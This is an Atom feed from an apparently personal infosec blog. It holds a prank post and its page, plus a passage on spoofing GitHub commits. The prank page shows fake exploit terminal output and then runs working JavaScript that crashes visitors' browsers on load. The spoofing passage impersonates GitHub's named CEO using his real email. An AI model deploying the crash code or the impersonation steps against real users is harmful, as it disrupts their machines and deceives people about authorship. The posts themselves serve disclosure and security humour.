<?xml version="1.0" encoding="utf-8"?><feed xmlns="http://www.w3.org/2005/Atom" xml:lang="en-US"><generator uri="https://jekyllrb.com/" version="3.10.0">Jekyll</generator><link href="https://badoption.eu/feed.xml" rel="self" type="application/atom+xml" /><link href="https://badoption.eu/" rel="alternate" type="text/html" hreflang="en-US" /><updated>2026-03-02T08:09:26+01:00</updated><id>https://badoption.eu/feed.xml</id><title type="html">BadOption.eu</title><subtitle>Just Infosec stuff, with blogs and a feed.</subtitle><entry><title type="html">Webbrowsers are a complex piece of software</title><link href="https://badoption.eu/blog/2026/02/28/panic.html" rel="alternate" type="text/html" title="Webbrowsers are a complex piece of software" /><published>2026-02-28T09:40:17+01:00</published><updated>2026-02-28T09:40:17+01:00</updated><id>https://badoption.eu/blog/2026/02/28/panic</id><content type="html" xml:base="https://badoption.eu/blog/2026/02/28/panic.html"><![CDATA[<p>Webbrowsers are a complex piece of software and there might break some things if you do stupid stuff.</p>

<!--more-->

<h1 id="details">Details</h1>

<p>Sometimes you see something and think: “Hey that would make a happy little joke to play with” and then some idea is stuck to your head. 
This is a little wannabe-funny hoax for security people and the hate we probably all have for “something”.</p>

<p>Don’t take it too serious. Never touch a running system! Just a little hoax for my fellow security dudes and dudettes.</p>

<p>Yeah I know, you don’t want to read this, so here, straight to the PoC.</p>
<div style="background:#e8f4fd;border-left:4px solid #2196F3;padding:12px 16px;margin:16px 0;border-radius:0 4px 4px 0;">
  ⚠️ A small warning, this might cause some side effekts in your browser, however i mean it is just a browser or? What could go wrong?
</div>

<div align="center">
  <h3>
    <a href="https://badoption.eu/blog/2026/02/28/panic_poc.html">
      &lt;&lt;-- Enter here for PoC --&gt;&gt;
    </a>
  </h3>
</div>

<p><a href="https://badoption.eu/blog/2026/02/28/panic_poc.html" target="_blank"><img src="/assets/media/panic/signs.png" alt="" width="60%" /></a>
<em>Do as you wish</em></p>

<details>
  <summary><h3 style="display:inline">More details</h3></summary>

  <p>Think about the following situation: It is monday morning, you are still sipping on your first coffee and scrolling a little bit around for the Infosec stuff happened during the weekend. You land on some blog and your browser Tab crashes after showing the glimpse of a terminal. Was it a terminal? Damn, what happened?</p>

  <p>This is like those Windows VMs, which booted directly show five or six terminals too fast to read, but you know you forget about some testing and how have some beacons running somewhere. Lovely, isn’t it?</p>

  <p>So the idea was born, however it seemed a little bit boring to me, as yeah a small “good morning” call is nice but is it worth it?</p>

  <p>Things got a little bit more fun, when I saw this:<br />
<a href="https://x.com/RenwaX23/status/1991061104278319323">https://x.com/RenwaX23/status/1991061104278319323</a></p>

  <p><a href="/assets/media/panic/hint.png" target="_blank"><img src="/assets/media/panic/hint.png" alt="" width="60%" /></a>
<em>Hint on Twitter</em></p>

  <p>So by using a little bit of data in a blob location, we can crash most browsers? Nice! 
What exactly will crash was a little bit unreliable during my testing. For e.g. under Qubes OS and Firefox the complete VM crashes because the swap files get overran, not only the browser. Under Android Firefox most of the time crashes completly, but the OS keeps fine, same for Windows. And under Chrome “just” the Tab crashes. Note for Chrome and Edge, there is a slightly different trigger for the crash with <code class="language-plaintext highlighter-rouge">location.hash</code>.</p>

  <p>So, having a fake terminal pop up might leave most people unimpressed, but then crashing the browser might raise an eyebrow.</p>

  <p><a href="/assets/media/panic/sus.png" target="_blank"><img src="/assets/media/panic/sus.png" alt="" width="60%" /></a>
<em>Just a little bit sus</em></p>

  <p>PS: In case you came here for the memes, yes I am sorry, but I had no idea for this few sentences …
<a href="/assets/media/panic/memes.png" target="_blank"><img src="/assets/media/panic/memes.png" alt="" width="60%" /></a>
<em>Meme quality</em></p>

  <p>PPS: A friend of mine, gave me an additional hint with <a href="www.huntress.com/blog/malicious-browser-extention-crashfix-kongtuke">www.huntress.com/blog/malicious-browser-extention-crashfix-kongtuke</a>. So this would make a quite solid phishing campaign, as after a crash, browsers want to open the same page again. But that would be:</p>

  <p><a href="/assets/media/panic/exercise.png" target="_blank"><img src="/assets/media/panic/exercise.png" alt="" width="60%" /></a>
<em>“An exercise for the interested reader.”</em></p>

</details>

<p><img src="https://badoptions.goatcounter.com/count?p=/blog/2026/02/28/panic" alt="" /></p>]]></content><author><name>PfiatDe</name></author><category term="blog" /><summary type="html"><![CDATA[Webbrowsers are a complex piece of software and there might break some things if you do stupid stuff.]]></summary></entry><entry><title type="html">Slightly bad feeling</title><link href="https://badoption.eu/blog/2026/02/28/panic_poc.html" rel="alternate" type="text/html" title="Slightly bad feeling" /><published>2026-02-28T09:40:17+01:00</published><updated>2026-02-28T09:40:17+01:00</updated><id>https://badoption.eu/blog/2026/02/28/panic_poc</id><content type="html" xml:base="https://badoption.eu/blog/2026/02/28/panic_poc.html"><![CDATA[<p>Sometimes you just need to …</p>
<blockquote>
  <p>“桳睯猠浯扥摯⁹⁡畱捩⁫整浲湩污愠摮琠敨⁮潣瑮湩敵”</p>
</blockquote>

<!--more-->

<h1 id="details">Details</h1>

<p>…</p>

<p>&lt;!DOCTYPE html&gt;</p>
<html lang="en">
<head>
<meta charset="UTF-8" />
<meta name="viewport" content="width=device-width, initial-scale=1.0" />
<style>
.overlay {
    display: none; position: fixed; inset: 0;
    width: 100%; height: 100%;
    background-color: #E8E8E8;
    z-index: 9999; font-family: Arial, sans-serif;
    text-align: center; padding-top: 50px; overflow-y: auto;
}
.error-box {
    max-width: 420px; margin: auto; background: white;
    padding: 24px; border-radius: 12px;
    box-shadow: 0 4px 24px rgba(0,0,0,0.13);
}
.error-icon { font-size: 72px; margin-bottom: 8px; }
.error-title { font-size: 22px; font-weight: bold; color: #222; margin-bottom: 8px; }
.error-text { font-size: 15px; color: #666; margin-bottom: 16px; }
.error-button {
    background: #005AA7; color: white; padding: 10px 22px;
    border: none; font-size: 14px; cursor: pointer;
    border-radius: 6px; font-weight: bold;
}
.error-button:hover { background: #004280; }

/* ── shared terminal chrome ── */
.term-window {
    position: fixed;
    top: 90px;
    left: calc(50% - 360px);   /* 60 px right of center */
    width: 840px; max-width: calc(96vw - 24px);
    border-radius: 8px; overflow: hidden; display: none;
    box-shadow: 0 28px 90px rgba(0,0,0,0.65), 0 0 0 1px rgba(0,0,0,0.18);
    text-align: left;
    z-index: 10000;            /* above the crash overlay (9999) */
}

/* ════════════════════════════════════════════
   CMD  —  Windows Terminal dark style
   ════════════════════════════════════════════ */
.cmd-chrome {
    display: flex; align-items: stretch;
    background: #1a1a1a; border-bottom: 1px solid #2d2d2d;
    font-family: 'Segoe UI', sans-serif; font-size: 12px; color: #c0c0c0;
}
.cmd-tab {
    display: flex; align-items: center; gap: 8px;
    padding: 8px 16px 6px;
    background: #0c0c0c; border-bottom: 2px solid #0078d4;
    color: #e0e0e0; font-size: 12px;
}
.cmd-tab-icon { font-size: 15px; }
.cmd-spacer { flex: 1; }
.cmd-winbtn {
    width: 46px; display: flex; align-items: center; justify-content: center;
    font-size: 11px; color: #bbb; cursor: default;
}
.cmd-winbtn:hover { background: rgba(255,255,255,0.08); }
.cmd-winbtn-close:hover { background: #c42b1c; color: #fff; }
.cmd-body {
    background: #0c0c0c; color: #cccccc;
    font-family: 'Cascadia Code', Consolas, 'Courier New', monospace; font-size: 14px;
    padding: 12px 16px; white-space: pre-wrap; min-height: 160px; line-height: 1.45;
}
.cmd-body .dim  { color: #767676; }
.cmd-body .ok   { color: #13a10e; }
.cmd-body .warn { color: #f9f1a5; }
.cmd-body .err  { color: #e74856; }
.cmd-body .c-path { color: #3a96dd; }
.cmd-body .c-sig  { color: #cccccc; }

/* ════════════════════════════════════════════
   BASH  —  GNOME Terminal / Ubuntu style
   ════════════════════════════════════════════ */
.bash-chrome {
    display: flex; align-items: center;
    padding: 8px 12px; background: #2d2d2d;
    border-bottom: 1px solid #1a1a1a;
}
.bash-dots { display: flex; gap: 7px; }
.bash-dot {
    width: 13px; height: 13px; border-radius: 50%; cursor: default;
    position: relative;
}
.bash-dot-close { background: #e0443e; border: 0.5px solid rgba(0,0,0,0.2); }
.bash-dot-min   { background: #e8c005; border: 0.5px solid rgba(0,0,0,0.15); }
.bash-dot-max   { background: #1aac28; border: 0.5px solid rgba(0,0,0,0.15); }
.bash-wintitle {
    flex: 1; text-align: center; font-size: 12px; color: #aaa;
    font-family: monospace;
}
.bash-spacer { width: 46px; }
.bash-body {
    background: #180f21; color: #e2e8f0;
    font-family: 'Ubuntu Mono', 'DejaVu Sans Mono', Consolas, monospace; font-size: 14px;
    padding: 12px 16px; white-space: pre-wrap; min-height: 160px; line-height: 1.5;
}
.bash-body .dim  { color: #5a5a5a; }
.bash-body .ok   { color: #4ade80; }
.bash-body .warn { color: #facc15; }
.bash-body .err  { color: #f87171; }
.bash-body .b-user { color: #86efac; font-weight: bold; }
.bash-body .b-at   { color: #e2e8f0; }
.bash-body .b-host { color: #86efac; font-weight: bold; }
.bash-body .b-col  { color: #e2e8f0; }
.bash-body .b-path { color: #93c5fd; }
.bash-body .b-sig  { color: #e2e8f0; }

/* ════════════════════════════════════════════
   macOS Terminal
   ════════════════════════════════════════════ */
.mac-chrome {
    display: flex; align-items: center; padding: 10px 14px; gap: 8px;
    background: linear-gradient(180deg, #3d3d3d 0%, #292929 100%);
    border-bottom: 1px solid #1a1a1a;
}
.mac-traffic { display: flex; gap: 7px; align-items: center; }
.mac-dot {
    width: 13px; height: 13px; border-radius: 50%;
    position: relative; cursor: default;
}
.mac-dot-close { background: #ff5f57; border: 0.5px solid rgba(0,0,0,0.25); }
.mac-dot-min   { background: #febc2e; border: 0.5px solid rgba(0,0,0,0.15); }
.mac-dot-max   { background: #28c840; border: 0.5px solid rgba(0,0,0,0.15); }
.mac-dot-close:hover::after,
.mac-dot-min:hover::after,
.mac-dot-max:hover::after {
    position: absolute; inset: 0; display: flex;
    align-items: center; justify-content: center;
    font-size: 9px; font-weight: bold; color: rgba(0,0,0,0.55);
}
.mac-dot-close:hover::after { content: '✕'; }
.mac-dot-min:hover::after   { content: '–'; }
.mac-dot-max:hover::after   { content: '+'; }
.mac-wintitle {
    flex: 1; text-align: center; font-size: 12px; color: #8a8a8a;
    font-family: -apple-system, 'Helvetica Neue', sans-serif;
}
.mac-body {
    background: #1e1e1e; color: #d4d4d4;
    font-family: 'SF Mono', Menlo, Monaco, Consolas, monospace; font-size: 13px;
    padding: 12px 16px; white-space: pre-wrap; min-height: 160px; line-height: 1.55;
}
.mac-body .dim  { color: #5a6a5a; }
.mac-body .ok   { color: #4fc3f7; }
.mac-body .warn { color: #ffd60a; }
.mac-body .err  { color: #ff453a; }
.mac-body .m-user { color: #32d74b; }
.mac-body .m-path { color: #0a84ff; }
.mac-body .m-sig  { color: #d4d4d4; }

/* ════════════════════════════════════════════
   Android / Termux  —  phone form factor
   ════════════════════════════════════════════ */
#android-window {
    width: 320px; border-radius: 34px;
    border: 2px solid #3a3a3a;
    box-shadow: 0 24px 80px rgba(0,0,0,0.6), inset 0 0 0 1px #555;
    /* override the shared term-window offset — center on mobile */
    left: 50%; transform: translateX(-50%);
}
.android-notch {
    background: #000; height: 28px;
    display: flex; align-items: center; justify-content: center;
}
.android-notch-pill {
    width: 100px; height: 6px; background: #1a1a1a; border-radius: 3px;
}
.android-statusbar {
    background: #000; color: #ccc; font-size: 11px;
    font-family: Roboto, sans-serif;
    padding: 2px 16px; display: flex;
    justify-content: space-between; align-items: center;
}
.android-appbar {
    display: flex; align-items: center; padding: 8px 12px;
    background: #1a237e; color: white; gap: 10px;
}
.android-app-icon {
    width: 26px; height: 26px; background: #0d0d0d; border-radius: 5px;
    display: flex; align-items: center; justify-content: center;
    font-family: 'Courier New', monospace; font-size: 13px;
    font-weight: bold; color: #80cbc4; letter-spacing: -1px;
}
.android-app-title { font-size: 14px; font-family: Roboto, sans-serif; font-weight: 500; }
.android-body {
    background: #000; color: #a5d6a7;
    font-family: 'Droid Sans Mono', 'Fira Code', 'Courier New', monospace; font-size: 11px;
    padding: 8px 10px; white-space: pre-wrap; min-height: 140px; line-height: 1.45;
}
.android-body .dim  { color: #444; }
.android-body .ok   { color: #80cbc4; }
.android-body .warn { color: #fff59d; }
.android-body .err  { color: #ef9a9a; }
.android-body .a-path { color: #80cbc4; }
.android-body .a-sig  { color: #a5d6a7; }
.android-navbar {
    background: #000; padding: 8px 40px 16px;
    display: flex; justify-content: space-between;
    align-items: center; color: #888; font-size: 20px;
}
</style>
</head>
<body>

<div id="blog-content"></div>

<div class="overlay" id="overlay">

    <!-- Splash screen -->
    <div class="error-box" id="splash-message">
        <div class="error-icon">😢</div>
        <div class="error-title">Gah. Your tab just crashed.</div>
        <p class="error-text">We're sorry, but it looks like something went wrong.<br />You can restore the tab to reload the page.</p>
        <button class="error-button" onclick="location.reload()">Restore This Tab</button>
    </div>

</div>

<!-- ── CMD (Windows) ── -->
<div class="term-window" id="cmd-window">
    <div class="cmd-chrome">
        <div class="cmd-tab">
            <span class="cmd-tab-icon">⊞</span>
            <span>Command Prompt</span>
        </div>
        <div class="cmd-spacer"></div>
        <div class="cmd-winbtn">─</div>
        <div class="cmd-winbtn">▭</div>
        <div class="cmd-winbtn cmd-winbtn-close">✕</div>
    </div>
    <div class="cmd-body" id="cmd-content"></div>
</div>

<!-- ── BASH (Linux) ── -->
<div class="term-window" id="bash-window">
    <div class="bash-chrome">
        <div class="bash-dots">
            <div class="bash-dot bash-dot-close"></div>
            <div class="bash-dot bash-dot-min"></div>
            <div class="bash-dot bash-dot-max"></div>
        </div>
        <div class="bash-wintitle">jsmith@localhost: ~</div>
        <div class="bash-spacer"></div>
    </div>
    <div class="bash-body" id="bash-content"></div>
</div>

<!-- ── macOS Terminal ── -->
<div class="term-window" id="mac-window">
    <div class="mac-chrome">
        <div class="mac-traffic">
            <div class="mac-dot mac-dot-close"></div>
            <div class="mac-dot mac-dot-min"></div>
            <div class="mac-dot mac-dot-max"></div>
        </div>
        <div class="mac-wintitle">zsh — notexploit — 100×34</div>
    </div>
    <div class="mac-body" id="mac-content"></div>
</div>

<!-- ── Android / Termux ── -->
<div class="term-window" id="android-window">
    <div class="android-notch"><div class="android-notch-pill"></div></div>
    <div class="android-statusbar">
        <span>▲▼ 4G</span>
        <span id="android-clock"></span>
        <span>⬡ 87%</span>
    </div>
    <div class="android-appbar">
        <div class="android-app-icon">$_</div>
        <div class="android-app-title">Termux</div>
    </div>
    <div class="android-body" id="android-content"></div>
    <div class="android-navbar">
        <span>◁</span><span>●</span><span>■</span>
    </div>
</div>

<script>
// ── OS detection ────────────────────────────────────────────────────
function detectOS() {
    const ua = navigator.userAgent;
    if (/Android/i.test(ua))          return "android";
    if (/iPhone|iPad|iPod/i.test(ua)) return "mac";
    if (/Win/i.test(ua))              return "cmd";
    if (/Mac OS X/i.test(ua))         return "mac";
    return "bash";
}

// ── Line definitions ────────────────────────────────────────────────
// mode "print"    → full line rendered instantly
// mode "progress" → animated [████░░░░] bar
function buildLines(os) {
    const ua   = navigator.userAgent;
    const plat = navigator.platform;
    const now  = new Date().toUTCString();

    const shared_end = [
        { mode:"print", cls:"warn", text:"[*] Triggering crash to activate persistence..." },
        { mode:"print", cls:"err",  text:"[!] Done." },
    ];

    const map = {
        cmd: [
            { mode:"print", cls:"dim",  text:"Microsoft Windows [Version 10.0.26100.3476]" },
            { mode:"print", cls:"dim",  text:"(c) Microsoft Corporation. All rights reserved." },
            { mode:"print", cls:"",     text:"" },
            { mode:"print", cls:"warn", text:"[*] Process context : sandboxed user session (Medium Integrity)" },
            { mode:"print", cls:"",     text:`[*] User-Agent      : ${ua}` },
            { mode:"print", cls:"",     text:`[*] Platform        : ${plat}` },
            { mode:"print", cls:"",     text:"[*] Checking UAC level: ConsentPromptBehaviorAdmin = 5 (default)" },
            { mode:"print", cls:"",     text:"[*] UAC bypass via fodhelper.exe token hijack..." },
            { mode:"print", cls:"ok",   text:"[+] Elevated to HIGH integrity process" },
            { mode:"print", cls:"",     text:"[*] Injecting reflective DLL into lsass.exe (PID 856)..." },
            { mode:"print", cls:"",     text:"[*] Allocating RWX region via VirtualAllocEx()..." },
            { mode:"progress",          label:"[*] Heap spray (VirtualAlloc, 4096-byte chunks) " },
            { mode:"print", cls:"ok",   text:"[+] Spray complete : 256 MB across 65536 chunks" },
            { mode:"print", cls:"",     text:"[*] Triggering type confusion in win32kbase.sys..." },
            { mode:"print", cls:"ok",   text:"[+] Kernel base    : 0xFFFFF80012A40000" },
            { mode:"print", cls:"ok",   text:"[+] KPCR base      : 0xFFFFF8001B000000" },
            { mode:"print", cls:"ok",   text:"[+] PEB base       : 0x000000C3A0010000" },
            { mode:"print", cls:"",     text:"[*] Overwriting _TOKEN privilege mask..." },
            { mode:"print", cls:"ok",   text:"[+] Escalated to NT AUTHORITY\\SYSTEM" },
            { mode:"print", cls:"",     text:"[*] Patching ETW provider GUID to suppress telemetry..." },
            { mode:"print", cls:"",     text:"[*] Clearing Security event log via EvtClearLog()..." },
            { mode:"print", cls:"",     text:"[*] Writing persistence to HKLM\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run..." },
            ...shared_end,
        ],
        bash: [
            { mode:"print", cls:"dim",  text:"Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 6.8.0-57-generic x86_64)" },
            { mode:"print", cls:"dim",  text:"" },
            { mode:"print", cls:"dim",  text:" * Documentation:  https://help.ubuntu.com" },
            { mode:"print", cls:"dim",  text:" * Support:        https://ubuntu.com/pro" },
            { mode:"print", cls:"dim",  text:`Last login: ${now}` },
            { mode:"print", cls:"",     text:"" },
            { mode:"print", cls:"warn", text:"[*] Process context : unprivileged user session (sandboxed)" },
            { mode:"print", cls:"",     text:`[*] User-Agent      : ${ua}` },
            { mode:"print", cls:"",     text:`[*] Platform        : ${plat}` },
            { mode:"print", cls:"",     text:"[*] Checking kernel: 6.8.0-57-generic — testing CVE-2024-1086 (nf_tables UAF)..." },
            { mode:"print", cls:"",     text:"[*] mmap(NULL, 0x8000000, PROT_READ|PROT_WRITE|PROT_EXEC, MAP_ANON)..." },
            { mode:"print", cls:"",     text:"[*] Heap feng shui: grooming 1024 free chunks of size 0x80..." },
            { mode:"progress",          label:"[*] Spraying glibc tcache                          " },
            { mode:"print", cls:"ok",   text:"[+] __libc_base  : 0x00007f4a2b800000" },
            { mode:"print", cls:"ok",   text:"[+] stack canary : 0x4141414141414141" },
            { mode:"print", cls:"ok",   text:"[+] PIE base     : 0x0000555555554000" },
            { mode:"print", cls:"",     text:"[*] Overwriting __free_hook → system()..." },
            { mode:"print", cls:"",     text:"[*] Triggering use-after-free in malloc_consolidate()..." },
            { mode:"print", cls:"ok",   text:"[+] Privilege boundary crossed" },
            { mode:"print", cls:"",     text:"[*] Clearing /var/log/auth.log and /var/log/syslog..." },
            { mode:"print", cls:"",     text:"[*] Dropping cron persistence: /etc/cron.d/.sysupdate..." },
            ...shared_end,
        ],
        mac: [
            { mode:"print", cls:"dim",  text:`Last login: ${now} on ttys001` },
            { mode:"print", cls:"",     text:"" },
            { mode:"print", cls:"warn", text:"[*] Process context : unprivileged user session, SIP active" },
            { mode:"print", cls:"",     text:`[*] User-Agent      : ${ua}` },
            { mode:"print", cls:"",     text:`[*] Platform        : ${plat}` },
            { mode:"print", cls:"",     text:"[*] Mapping anonymous pages via mach_vm_allocate()..." },
            { mode:"progress",          label:"[*] JIT spray via JavaScriptCore ArrayBuffer       " },
            { mode:"print", cls:"",     text:"[*] Triggering type confusion in WebKit JSC JIT compiler..." },
            { mode:"print", cls:"ok",   text:"[+] dyld_shared_cache : 0x00007fff20000000" },
            { mode:"print", cls:"ok",   text:"[+] libSystem.B.dylib : 0x00007fff6b340000" },
            { mode:"print", cls:"ok",   text:"[+] __TEXT base       : 0x0000000104e00000" },
            { mode:"print", cls:"",     text:"[*] Chaining ROP gadgets via libdyld.dylib..." },
            { mode:"print", cls:"",     text:"[*] Bypassing SIP (System Integrity Protection)..." },
            { mode:"print", cls:"ok",   text:"[+] Privilege boundary crossed, SIP disabled" },
            { mode:"print", cls:"",     text:"[*] Patching TCC.db for microphone + location access..." },
            { mode:"print", cls:"",     text:"[*] Writing LaunchDaemon persistence: /Library/LaunchDaemons/com.apple.update.plist..." },
            { mode:"print", cls:"",     text:"[*] Flushing Unified Log entries via log erase --all..." },
            ...shared_end,
        ],
        android: [
            { mode:"print", cls:"ok",   text:"Welcome to Termux!" },
            { mode:"print", cls:"dim",  text:"" },
            { mode:"print", cls:"dim",  text:" Community forum  : https://termux.com/community" },
            { mode:"print", cls:"dim",  text:" Packages website : https://termux.dev/pkgs/" },
            { mode:"print", cls:"",     text:"" },
            { mode:"print", cls:"warn", text:"[*] Process context : sandboxed app (SELinux enforcing, no root)" },
            { mode:"print", cls:"",     text:`[*] User-Agent      : ${ua}` },
            { mode:"print", cls:"",     text:`[*] Platform        : ${plat}` },
            { mode:"print", cls:"",     text:"[*] Checking Binder driver version: /dev/binder (protocol v8)..." },
            { mode:"progress",          label:"[*] Spraying /dev/ashmem regions                  " },
            { mode:"print", cls:"",     text:"[*] Triggering use-after-free in Binder IPC driver..." },
            { mode:"print", cls:"ok",   text:"[+] kernel .text base : 0xffffffc010080000" },
            { mode:"print", cls:"ok",   text:"[+] task_struct ptr   : 0xffffffc041234500" },
            { mode:"print", cls:"ok",   text:"[+] cred ptr          : 0xffffffc041234588" },
            { mode:"print", cls:"",     text:"[*] Overwriting cred struct (sandbox boundary crossed)..." },
            { mode:"print", cls:"ok",   text:"[+] Privilege boundary crossed" },
            { mode:"print", cls:"",     text:"[*] Setting SELinux enforcing = 0 via /sys/fs/selinux/enforce..." },
            { mode:"print", cls:"",     text:"[*] Dropping /system/xbin/su (0755)..." },
            { mode:"print", cls:"",     text:"[*] Scheduling persistence: /data/local/tmp/.initrc..." },
            { mode:"print", cls:"",     text:"[*] Clearing logcat ring buffer..." },
            ...shared_end,
        ],
    };
    return map[os];
}

// ── Android clock ───────────────────────────────────────────────────
document.getElementById("android-clock").textContent =
    new Date().toLocaleTimeString([], { hour: "2-digit", minute: "2-digit" });

// ── Boot sequence ───────────────────────────────────────────────────
window.onload = () => { setTimeout(showSplashScreen, 300); };

function showSplashScreen() {
    const overlay = document.getElementById("overlay");
    const os      = detectOS();

    overlay.style.display = "block";   // crash page stays visible

    setTimeout(() => {
        document.getElementById(os + "-window").style.display = "block";
        startTerminalSimulation(os);
    }, 1200);
}

// ── Terminal engine ─────────────────────────────────────────────────
function startTerminalSimulation(os) {
    const ids  = { cmd:"cmd-content", bash:"bash-content", mac:"mac-content", android:"android-content" };
    const out  = document.getElementById(ids[os]);
    const lines = buildLines(os);
    let idx = 0;

    function scroll() { out.scrollTop = out.scrollHeight; }

    function next() {
        if (idx >= lines.length) {
            setTimeout(() => {
                document.getElementById(os + "-window").style.display = "none";
                requestAnimationFrame(() => requestAnimationFrame(triggerCrash));
            }, 250);
            return;
        }
        const entry = lines[idx++];

        if (entry.mode === "print") {
            const div = document.createElement("div");
            if (entry.cls) div.className = entry.cls;
            div.innerHTML = entry.text ? entry.text.replace(/</g, "&lt;") : "&nbsp;";
            out.appendChild(div);
            scroll();
            setTimeout(next, 10);

        } else if (entry.mode === "progress") {
            const div = document.createElement("div");
            out.appendChild(div);
            scroll();
            let pct = 0;
            const iv = setInterval(() => {
                pct = Math.min(100, pct + Math.floor(Math.random() * 7) + 2);
                const f = Math.floor(pct / 5);
                div.textContent =
                    entry.label +
                    "[" + "█".repeat(f) + "░".repeat(20 - f) + "] " +
                    String(pct).padStart(3) + "%";
                scroll();
                if (pct >= 100) { clearInterval(iv); setTimeout(next, 30); }
            }, 8);
        }
    }

    next();
}

function randStr(minLen = 1.8e8) {
    let s = '';
    while (s.length < 1024) s += Math.random().toString(36).slice(2);
    while (s.length < minLen) s += s;
    return '#' + s;
}

function triggerCrash() {
    if (/Firefox/i.test(navigator.userAgent)) {
        location = URL.createObjectURL(new Blob([''], { type: 'text/html' })) + "#" + randStr();
        location.hash = "#" + randStr();
        location = URL.createObjectURL(new Blob([''], { type: 'text/html' })) + "#" + randStr();
        location.hash = "#" + randStr();
    } else {
        location.hash = "#" + randStr();
        location = URL.createObjectURL(new Blob([''], { type: 'text/html' })) + "#" + randStr();
    }
}
</script>

</body>
</html>

<p><img src="https://badoptions.goatcounter.com/count?p=/blog/2026/02/28/panic" alt="" /></p>]]></content><author><name>PfiatDe</name></author><category term="blog" /><summary type="html"><![CDATA[Sometimes you just need to … “桳睯猠浯扥摯⁹⁡畱捩⁫整浲湩污愠摮琠敨⁮潣瑮湩敵”]]></summary></entry><entry><title type="html">Having fun with Github</title><link href="https://badoption.eu/blog/2025/04/25/github.html" rel="alternate" type="text/html" title="Having fun with Github" /><published>2025-04-25T08:08:08+02:00</published><updated>2025-04-25T08:08:08+02:00</updated><id>https://badoption.eu/blog/2025/04/25/github</id><content type="html" xml:base="https://badoption.eu/blog/2025/04/25/github.html"><![CDATA[<p>Github has some holes in their basic security which allow some tampering and spoofing. This had and will again help APTs to run campaigns. We will walk through some of them.<br />
Most of this has been found by several people before and at least once a year this gets some <a href="https://x.com/tsoding/status/1910622956838932718">attention</a>.</p>

<p>TL;DR: 
On Github it is possible to:</p>
<ul>
  <li>Spoof Commit authors</li>
  <li>Spoof Contributors</li>
  <li>Host hidden payloads under github.com (mostly solved)</li>
  <li>Use Issues for phishing</li>
</ul>

<!--more-->

<h1 id="having-fun-with-github">Having fun with Github</h1>

<p>Github is somehow the leading platform for code storage. But did you know that protections against impersonation are not that strong?
I expect this functions are “by-design” and “working as intendend” it’s just that combining some of them might cause some risk.</p>

<p>Let’s jump into some “special” behavior. I tend to call it “with room for improvement”.</p>

<h2 id="spoof-commit-authors">Spoof Commit Authors</h2>

<p>We can spoof users on Github as long as we know the username and the email. Let’s demonstrate this. Put on your protection and follow me.</p>

<h3 id="finding-a-victim">Finding a “victim”</h3>

<p>At first, we need somebody we want to spoof. Let’s just take the CEO of Github, Thomas Dohmke. Nothing personal here, just fits the platform.</p>

<p><a href="/assets/media/github/image.png" target="_blank"><img src="/assets/media/github/image.png" alt="" width="50%" /></a>
<em>Always go big, target the CEO</em></p>

<p>So we need to find the Github profile, which was quite easy, as it is shown in the bottom left corner.</p>

<p><a href="https://github.com/ashtom">@ashtom</a> is the profile. The next step is to find a commit from that person, which can be easily done via the “Contribution activity”.</p>

<p><a href="/assets/media/github/image-1.png" target="_blank"><img src="/assets/media/github/image-1.png" alt="" width="70%" /></a>
<em>Contribution activity</em></p>

<p>Open the commit details for a real commit, not a <strong>merge pull request</strong> like <a href="https://github.com/ashtom/hkimport/commit/e2a386c0f2fe4b8ec939eb132b5532c0396c9133">https://github.com/ashtom/hkimport/commit/e2a386c0f2fe4b8ec939eb132b5532c0396c9133</a>.</p>

<p>Add a <code class="language-plaintext highlighter-rouge">.patch</code> to the URL to see the real git patch message:<br />
<a href="https://github.com/ashtom/hkimport/commit/e2a386c0f2fe4b8ec939eb132b5532c0396c9133.patch">https://github.com/ashtom/hkimport/commit/e2a386c0f2fe4b8ec939eb132b5532c0396c9133.patch</a></p>

<p><a href="/assets/media/github/image-2.png" target="_blank"><img src="/assets/media/github/image-2.png" alt="" width="70%" /></a>
<em>Getting the username and the e-mail</em></p>

<p>Here we have our needed <strong>user.name</strong> <code class="language-plaintext highlighter-rouge">Thomas Dohmke</code> and the <strong>user.email</strong> <code class="language-plaintext highlighter-rouge">thomas@dohmke.de</code>. Wondering why it’s written like that? We will see shortly.</p>

<h3 id="spoof-some-commits">Spoof some commits</h3>

<p>Create a new repository and check it out via the git CLI.</p>

<blockquote>
  <p>You will need a Github Token for that, which you can generate under Developer Settings.</p>
</blockquote>

<p>Now we make some nice commits and push them with another user.name.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>user@localhost ~/must-be-legit <span class="o">(</span>main<span class="o">)&gt;</span> git config user.name Thomas Dohmke
user@localhost ~/must-be-legit <span class="o">(</span>main<span class="o">)&gt;</span> git config user.email thomas@dohmke.de
user@localhost ~/must-be-legit <span class="o">(</span>main<span class="o">)&gt;</span> code <span class="nt">-n</span> <span class="nb">.</span>
user@localhost ~/must-be-legit <span class="o">(</span>main<span class="o">)&gt;</span> git add <span class="k">*</span>
user@localhost ~/must-be-legit <span class="o">(</span>main<span class="o">)&gt;</span> git commit <span class="nt">-m</span> <span class="s2">"Hello from Thomas"</span>
<span class="o">[</span>main <span class="o">(</span>root-commit<span class="o">)</span> 9d6c889] Hello from Thomas
 2 files changed, 1 insertion<span class="o">(</span>+<span class="o">)</span>
 create mode 100644 README.MD
 create mode 100644 image.png
user@localhost ~/must-be-legit <span class="o">(</span>main<span class="o">)&gt;</span> git push
Username <span class="k">for</span> <span class="s1">'https://github.com'</span>: <span class="o">&lt;&lt;</span><span class="no">myemail</span><span class="sh">&gt;&gt;
Password for 'https://&lt;&lt;myemail&gt;&gt;@github.com': 
Enumerating objects: 4, done.
Counting objects: 100% (4/4), done.
Delta compression using up to 4 threads
Compressing objects: 100% (3/3), done.
Writing objects: 100% (4/4), 308.67 KiB | 17.15 MiB/s, done.
Total 4 (delta 0), reused 0 (delta 0), pack-reused 0
To https://github.com/PfiatDe/must-be-legit.git
 * [new branch]      main -&gt; main

</span></code></pre></div></div>

<blockquote>
  <p>Note that the username for the commit was different from the one for the push.</p>
</blockquote>

<p>And now, yeah, nothing. <strong>That’s all.</strong> You successfully spoofed a commit message.
<a href="/assets/media/github/9rtrk9.gif" target="_blank"><img src="/assets/media/github/9rtrk9.gif" alt="" width="50%" /></a>
<em>Spoofed commit</em></p>

<p><a href="/assets/media/github/image-3.png" target="_blank"><img src="/assets/media/github/image-3.png" alt="" width="70%" /></a>
<em>Spoofed commit</em></p>

<p>The Github user profile is linked with the commit user.email and therefore looks very valid and also links in the profile are working, <strong>as it’s the real user profile</strong>.</p>

